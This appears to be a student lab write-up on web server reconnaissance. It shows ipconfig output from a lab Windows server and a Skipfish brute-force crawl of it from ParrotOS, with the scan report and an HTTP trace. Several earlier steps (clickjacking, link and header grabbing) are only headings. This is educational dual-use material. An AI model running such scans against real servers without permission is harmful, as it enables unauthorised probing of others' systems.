

Step 7: Using HTTP Header Grabber





Step 8: Using Clickjacking



Step 9: Using Link grabber




Step 10: using IP Location finder



Task 2: Web Server Reconnaissance Skipfish

Skipfish is a web reconnaissance tool used to find information about a web server. It uses 2 methods to do this: dictionary and recursive crawl probing. With the help of a specific wordlist, Skipfish will conduct a brute forcing attack on the web server and log all the details obtained from that process. The point of this attack is to check the security measures put in place to protect the server and help an attacker gain better understanding of the defense measures.

Step 1: Checking Windows IP and if the WAMP server is online



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration

Wampserve.. Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::54e5:ef0b:9eaf:635%13
  IPv4 Address . . . . . : 10.10.10.16
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.10.10.2

  Tunnel adapter Reusable ISATAP Interface {76D88C65-8B46-4ED3-A3BF-725CC8C21F79}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :



  Tunnel adapter Local Area Connection* 3:

    Connection-specific DNS Suffix . :
    IPv6 Address. . . . . : 2001:0:348b:fb58:305c:3b22:f5f5:f5ef
    Link-local IPv6 Address . . . . . : fe80::305c:3b22:f5f5:f5ef%4
    Default Gateway . . . . . : ::



C:\Users\Administrator>
```


The screenshot shows a Windows Server 2016 Standard Evaluation command prompt window. The user has run the 'ipconfig' command to check network configuration. The output shows three network adapters: 'Ethernet adapter Ethernet0', 'Tunnel adapter Reusable ISATAP Interface', and 'Tunnel adapter Local Area Connection* 3'. For 'Ethernet adapter Ethernet0', it lists the connection-specific DNS suffix, link-local and IPv4 addresses, subnet mask, and default gateway. The 'Media State' for the ISATAP interface is shown as 'Media disconnected'. The Local Area Connection* 3 interface also lists its configuration. The taskbar at the bottom shows standard icons like Start, Search, Task View, and File Explorer. The system tray in the bottom right corner displays the date and time (8/12/2021, 7:37 PM), battery status, and signal strength.

Step 2: Starting Skipfish in ParrotOS




Ste 3: Skipfish Results on ParrotOS Terminal





Step 4: Looking at Skipfish results in browser by accessing the Index.html file generated as output in the Documents folder inside wamp_server_final folder



Skipfish - scan results browser — Mozilla Firefox

File:///home/attacker/Documents/wamp_server_final/index.html

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donations and Gadgets

Scanner version: 2.10b Scan date: Fri Aug 13 11:31:03 2021
Random seed: 0x902f1056 Total time: 0 hr 0 min 14 sec 516 ms
Problems with this scan? Click here for advice.

skipfish

Crawl results - click to expand:

- http://10.10.10.16/ 1 2 3 1
 - Code: 404, length: 315, declared: text/html; charset: us-ascii [show trace +]
 - Limits exceeded, fetch suppressed
 - 1. Fetch result: Limits exceeded
Memo: Too many previous fetch failures
 - New 404 signature seen
 - 1. Code: 404, length: 315, declared: text/html; charset: us-ascii [show trace +]
 - New 'Server' header value seen
 - 1. Code: 404, length: 315, declared: text/html; charset: us-ascii [show trace +]
Memo: Microsoft-HTTPAPI/2.0
 - :8080
 - Code: 404, length: 315, declared: text/html; charset: us-ascii [show trace +]

Document type overview - click to expand:

- application/xhtml+xml [1]

Issue type overview - click to expand:

- Limits exceeded, fetch suppressed [1]
- New 404 signature seen [1]
- New 'Server' header value seen [1]

NOTE: 100 samples maximum per issue or document type.

☰ Menu skipfish -w 60 -E -r 100... wamp_server_final Skipfish - scan results b...

Skipfish - scan results browser — Mozilla Firefox

File:///home/attacker/Documents/wamp_server_final/index.html

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Donations and Gadgets

HTTP trace - click this bar or hit ESC to close

```
==== REQUEST ====
GET / HTTP/1.1
Host: 10.10.10.16
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://10.10.10.16/
==== RESPONSE ====
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 13 Aug 2021 15:30:54 GMT
Connection: close
Content-Length: 315
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Not Found</TITLE></HEAD>
<BODY><H2>Not Found</H2><P><B>404</B> HTTP Error 404. The requested resource is not found.</P></BODY></HTML>
==== END OF DATA ===
```

Document type overview

